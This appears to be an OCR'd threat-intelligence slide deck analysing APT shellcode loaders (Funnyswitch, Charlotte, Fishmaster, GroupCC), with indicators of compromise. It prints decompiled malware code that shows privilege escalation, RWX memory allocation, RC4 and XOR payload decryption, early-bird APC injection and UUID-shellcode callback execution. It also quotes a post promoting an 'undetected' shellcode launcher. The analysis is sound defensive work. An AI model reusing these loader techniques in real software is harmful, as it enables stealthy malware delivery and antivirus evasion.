
Funnyswitch loader

- Name from ptsecurity*, which will inject .NET backdoor funny.dll in memory
- We found new version loader(mcvsocfg.dll) which may target McAfee user
  - E:\VS2019_Project\while_dll_ms\whilte\x64\Release\macoffe.pdb
  - Another : E:\\VS2019_Project\\prewhiltedll\\x64\\Release\\prewhiltedll.pdb
- We found the new loader inject Cobalt Strike and funny.dll



```
CurrentProcess = GetCurrentProcess();
if ( OpenProcessToken(CurrentProcess, 0x28u, &TokenHandle) )
{
  Luid[0].PrivilegeCount = 1;
  Luid[0].Privileges[0].Attributes = 2;
  if ( !LookupPrivilegeValueA(0i64, "SeDebugPrivilege", &Luid[0].Privileges[0].Luid)
    || AdjustTokenPrivileges(TokenHandle, 0, Luid, 0, 0i64, 0i64)
    || GetLastError() != 1300 )
  {
    CloseHandle(TokenHandle);
  }
}
ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
VirtualAlloc = GetProcAddress(ModuleHandleW, "VirtualAlloc");
v10 = (VirtualAlloc)(0i64, 260608i64, 4096i64, 64i64);
v11 = v10;
if ( v10 )
{
  decode_180002460(v10, payload_1800159F0, 0x3FA00ui64);
  return (v11)(v11);
```

Cobaltstrike




```
CurrentProcess = GetCurrentProcess();
if ( OpenProcessToken(CurrentProcess, 0x28u, &TokenHandle) )
{
  Luid[0].PrivilegeCount = 1;
  Luid[0].Privileges[0].Attributes = 2;
  if ( !LookupPrivilegeValueA(0i64, "SeDebugPrivilege", &Luid[0].Privileges[0].Luid)
    || AdjustTokenPrivileges(TokenHandle, 0, Luid, 0, 0i64, 0i64)
    || GetLastError() != 1300 )
  {
    CloseHandle(TokenHandle);
  }
}
ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
VirtualAlloc = GetProcAddress(ModuleHandleW, "VirtualAlloc");
v10 = (VirtualAlloc)(0i64, 235797i64, 4096i64, 64i64);
v11 = v10;
if ( v10 )
{
  decode_180002470(v10, &payload_1800159F0, 235797i64);
  return v11(v11);
```

funnydll

*https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/

Charlotte loader



sec 9emin1
@sec_9emin1

黑客 白客 只是个过客
Translate bio

Singapore 9emin1.github.io Joined August 2016

380 Following 197 Followers

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sec 9emin1 @sec_9emin1 · May 13


I have released charlotte.py, a fully undetected c++ DLL shell code launcher ;)

9emin1/charlotte


c++ fully undetected shellcode launcher ;)

1 Contributor 4 Issues 695 Stars 162 Forks

check.dll
(MD5:8c5a174bbcd93e988bcb8681b542708f)



Timestamp 2021-06-15 06:30:23




Simple .Net loader

Charlotte loader

Cobaltstrike

Early bird code injection Loader


- Using open source Alaris loader* to use syscalls to run cobalt strike
- Load PNG resource as payload and decrypt with RC4
- Using Detour to hook the Freelibrary API of the launcher
- Using early bird code injection technique
  - NtTestAlert
  - KiUserApcDispatcher



```
for ( i = 0; i < 256; ++i )
{
  v18[i] = i;
  v19[i] = v17[i & 0x7F];
}
for ( j = 0; j < 256; ++j )
{
  v7 = v18[j];
  v4 = (v7 + v19[j] + v4) % 256;
  v18[j] = v18[v4];
  v18[v4] = v7;
}
v8 = 0;
v9 = 0;
for ( k = 0; k < 0x345; ++k )
{
  v8 = (v8 + 1) % 256;
  v11 = v18[v8];
  v9 = (v11 + v9) % 256;
  v18[v8] = v18[v9];
  v18[v9] = v11;
  *(pfnAPC + k) ^= v18[(v11 + v18[v8])];
}
ModuleHandleA = GetModuleHandleA("ntdll");
NtTestAlert = GetProcAddress(ModuleHandleA, "NtTestAlert");
CurrentThread = GetCurrentThread();
QueueUserAPC(pfnAPC, CurrentThread, 0);
NtTestAlert();
return 0;
```

*https://github.com/cribdragg3r/Alaris

New version loader



msdtc.exe

oci.dll


Get Computername (sha1) as rc4 key to decrypt payload

cobalt strike (bind TCP)


Fishmaster loader

Fishmaster operation – TAG-22

- PDB : C:\Users\test\Desktop\fishmaster\x64\Release\fishmaster.pdb
- Some have “Bidenhappyhappyhappy” in strings
- Two ways to decrypt payload
  - Xor with hardcode key, ex:” Bsiq_gsus” or “miat_mg”
  - Use UUIDShellcode and callback function




```
strcpy(v47, "Bsiq_gsus");
v6 = 0;
v7 = 0;
v8 = 0i64;
v9 = v59;
do
{
  v10 = 0i64;
  if ( v8 != 9 )
    v10 = v8;
  *v9 ^= v47[v10];
  v11 = 0;
  if ( v8 != 9 )
    v11 = v6;
  v6 = v11 + 1;
  v8 = v10 + 1;
  ++v7;
  ++v9;
}
while ( v7 < 0x3A9 );
Sleep(0x5DCu);
v45 = 0i64;
v46 = 15i64;
LOBYTE(v44[0]) = 0;
sub_180002860(v44, "Bidenhappyhlicasfdcccccccccccappyhappy", 38i64);
```




```
hHeap = HeapCreate(0x40008u, 0i64, 0i64);
if ( !hHeap )
  return -1;
lpLanguageGroupEnumProc = (BOOL (__stdcall *)(LGRPID, LPSTR, LPSTR, DWORD, LONG_PTR))HeapAlloc(hHeap, 0, 0x400ui64);
Uuid = (UUID *)lpLanguageGroupEnumProc;
for ( i = 0i64; i < 0x3B && Uuid; ++i )
{
  if ( UuidFromStringA((RPC_CSTR)off_140017A00[i], Uuid) )
    return -1;
  ++Uuid;
}
if ( !lpLanguageGroupEnumProc )
  return -1;
EnumSystemLanguageGroupsA(lpLanguageGroupEnumProc, 1u, 0i64);
return 0;
```

loader used by GroupCC



